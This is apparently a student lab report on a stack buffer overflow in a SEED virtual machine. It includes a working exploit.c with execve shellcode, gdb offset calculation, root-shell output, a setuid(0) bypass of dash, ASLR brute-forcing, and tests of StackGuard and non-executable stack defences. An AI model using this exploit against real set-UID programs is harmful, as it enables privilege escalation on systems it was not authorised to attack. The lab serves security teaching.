

Turning Off Countermeasures:

```

Terminal
[10/02/23]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/02/23]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[10/02/23]seed@VM:~$

```

Task 1: Running Shellcode

call_shellcode.c compiled to call_shellcode

```

Terminal
[10/02/23]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or provide a declaration of 'strcpy'
[10/02/23]seed@VM:~$ ./call_shellcode
$

```

Compiling the program with buffer size 160

```

[10/02/23]seed@VM:~/Lab4$ gcc -DBUF_SIZE=160 -o stack -z execstack -fno-stack-protector stack.c
[10/02/23]seed@VM:~/Lab4$ ./stack
Returned Properly
[10/02/23]seed@VM:~/Lab4$ sudo chown root stack
[10/02/23]seed@VM:~/Lab4$ sudo chmod 4755 stack
[10/02/23]seed@VM:~/Lab4$ ls -l stack
-rwsr-xr-x 1 root seed 7516 Oct  2 21:49 stack

```

Task 2: Exploiting the Vulnerability

Using gdb to gain more information on the program:

```

Breakpoint 1, bof (str=0xbfffeb87 "\bB\003") at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeac8
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xbfffea20
gdb-peda$ p/d 0xbfffeac8-0xbfffea20
$3 = 168
gdb-peda$

```

168 + 4 = 172

exploit.c program that creates the badfile (bold part is what additionally was added)

```

/* exploit.c */

/* A program that creates a file containing code for launching shell*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[]=

    "\x31\xc0"      /* xorl  %eax,%eax      */
    "\x50"          /* pushl %eax           */
    "\x68""//sh"     /* pushl $0x68732f2f    */
    "\x68""/bin"     /* pushl $0x6e69622f    */
    "\x89\xe3"       /* movl  %esp,%ebx      */
    "\x50"           /* pushl %eax           */
    "\x53"           /* pushl %ebx           */
    "\x89\xe1"       /* movl  %esp,%ecx      */
    "\x99"           /* cdq                  */
    "\xb0\x0b"       /* movb  $0x0b,%al      */
    "\xcd\x80"       /* int   $0x80          */
;

void main(int argc, char **argv)
{
    char buffer[517];

    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

```

```

/* You need to fill the buffer with appropriate contents here */

*((long*)(buffer+172))=0xbfffeac8+0x88;

memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

/* Save the contents to the file "badfile" */

badfile = fopen("./badfile", "w");


fwrite(buffer, 517, 1, badfile);

fclose(badfile);
}

```

Badfile generation using exploit and then gaining root access:

```
gcc -o exploit exploit.c
```



```

Terminal
[10/02/23]seed@VM:~/lab4$ ./exploit
[10/02/23]seed@VM:~/lab4$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 Oct  2 23:07 badfile
[10/02/23]seed@VM:~/lab4$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

The exploit and badfile have successfully gained access to a shell at root level. However, the real user id is still yourself, just the effective user ID is root as seen above. Using the exploit program and then executing stack, we were able to gain access to a shell with root privileges.

Task 3: Defeating dash's Countermeasure**Setup:**

```
Terminal
[10/02/23]seed@VM:~/lab4$ sudo ln -sf /bin/dash /bin/sh
[10/02/23]seed@VM:~/lab4$
```

With setuid(0) Commented Out:

```
Terminal
[10/02/23]seed@VM:~/lab4$ sudo chown root dash_shell_test
[10/02/23]seed@VM:~/lab4$ sudo chmod 4755 dash_shell_test
[10/02/23]seed@VM:~/lab4$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
```

setuid(0) is commented out, and the binary is set-UID root, dash will notice the UID mismatch and drop privileges. Thus, you get a shell, but it won't have root privileges.

With setuid(0) Uncommented:

```
Terminal
[10/02/23]seed@VM:~/lab4$ gcc dash_shell_test.c -o dash_shell_test
[10/02/23]seed@VM:~/lab4$ sudo chown root dash_shell_test
[10/02/23]seed@VM:~/lab4$ sudo chmod 4755 dash_shell_test
[10/02/23]seed@VM:~/lab4$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

We get a shell with root privileges because the program sets both the real and the effective UIDs to root before invoking the shell, making dash not drop its privileges.

When the setuid(0) line is commented out, it will run with the effective and real UIDs of the user that runs it. But when the program is compiled as a set-UID binary owned by root, and the setuid(0) line is still commented out, it will run with the effective UID as root but the real UID as the original user. This is when dash's countermeasure kicks in and it will drop the privileges. If you uncomment the setuid(0) line and run it (as seen below) it will set both the effective and real UIDs to root before running the shell, thereby bypassing the dash's countermeasure.

Running the previous attack with the added assembly code:

```

Terminal
[10/02/23]seed@VM:~/lab4$ gedit exploit.c
[10/02/23]seed@VM:~/lab4$ gcc -o exploit exploit.c
[10/02/23]seed@VM:~/lab4$ rm badfile
[10/02/23]seed@VM:~/lab4$ ./exploit
[10/02/23]seed@VM:~/lab4$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

The shellcode is seen to bypass the dash security measure and root access is given. The shellcode that we added to exploit.c first calls the `setuid(0)` syscall. This syscall sets the effective and real UIDs of the running process to 0, which is the UID for the root user. This ensures that by the time the shellcode tries to execute the `/bin/sh` command, both UIDs are already set to root. With both of the UIDs set to root, when dash does its check, it finds no difference between the two and will not drop privileges. After the checks, the shellcode calls `execve()` to execute the shell. Since no privileges were dropped, this shell runs with root access. So, by this addition, the shellcode effectively neutralized the privilege-dropping mechanism of dash and when the attack was run we were granted a shell with root access.

Task 4: Defeating Address Randomization**Setup:**

```

Terminal
[10/02/23]seed@VM:~/lab4$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/02/23]seed@VM:~/lab4$

```

Same attack:

```

Terminal
[10/02/23]seed@VM:~/lab4$ ./exploit
[10/02/23]seed@VM:~/lab4$ ./stack
Segmentation fault
[10/02/23]seed@VM:~/lab4$

```

This attack now fails from Task 2. The memory addresses are now randomized, so the hard-coded addresses that were used in Task 2 are no longer valid. The exploit fails because the expected memory layout has changed due to ASLR. The exact address of the buffer (or any other memory segment) in the vulnerable program (stack) is now different every time the program runs.

COMPSCI 750 – Lab 4: Buffer Overflow Attack

Gunnar Yonker

Brute Force:

bruteforce.sh

chmod +x bruteforce.sh

./bruteforce.sh

```
Terminal
1 minutes and 39 seconds elapsed.
The program has been running 105106 times so far.
./bruteforce.sh: line 13: 13092 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105107 times so far.
./bruteforce.sh: line 13: 13093 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105108 times so far.
./bruteforce.sh: line 13: 13094 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105109 times so far.
./bruteforce.sh: line 13: 13095 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105110 times so far.
./bruteforce.sh: line 13: 13096 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105111 times so far.
./bruteforce.sh: line 13: 13097 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105112 times so far.
./bruteforce.sh: line 13: 13098 Segmentation fault      ./stack
1 minutes and 39 seconds elapsed.
The program has been running 105113 times so far.
#
```


When the bruteforce.sh script was run, it took 1 minute and 39 seconds before the randomized address matched and the exploit was successful. As seen above root access in the shell is achieved by the brute force attack – and this attack was relatively quick, but it may not always be this fast.

Task 5: Turn on the StackGuard Protection

Turn off randomization first:

```
Terminal
[10/02/23]seed@VM:~/lab4$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/02/23]seed@VM:~/lab4$
```

Attack attempt:

A terminal window titled "Terminal" with a dark background. It shows the following commands and output:


```
[10/02/23]seed@VM:~/lab4$ gcc -o stack -z execstack stack.c
[10/02/23]seed@VM:~/lab4$ ./exploit
[10/02/23]seed@VM:~/lab4$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/02/23]seed@VM:~/lab4$
```

There is no shell success, instead there is an error message as seen above. This message indicates that StackGuard detected a buffer overflow attempt (due to the canary value being altered) and terminated the program safely. The canary value is a random value that is placed between the buffer and control data, which, if overwritten, signals an overflow. The StackGuard mechanism detected the attempt to overwrite the return address and prevented the execution of the malicious payload.

Task 6: Turn on the Non-executable Stack Protection

Randomization is still turned off from the previous task.

Running the attack with the non-executable stack option:

A terminal window titled "Terminal" with a dark background. It shows the following commands and output:

```
[10/02/23]seed@VM:~/lab4$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[10/02/23]seed@VM:~/lab4$ ./exploit
[10/02/23]seed@VM:~/lab4$ ./stack
Segmentation fault
[10/02/23]seed@VM:~/lab4$
```

There is no shell access gained, the return is a segmentation fault. The non-executable stack protection ensures that the stack memory region is non-executable. This means that even if the exploit overflows the buffer and overwrites the return address with the address of the shellcode (which resides on the stack), the CPU will refuse to execute it. This is a significant impediment to traditional stack-based buffer overflow attacks.

While the non-executable stack protection effectively counters traditional buffer overflow attacks that aim to execute shellcode placed on the stack, it doesn't completely prevent exploitation. As the task description mentions, there are ways to exploit buffer overflows without needing it to execute code on the stack, such as the return-to-libc attack.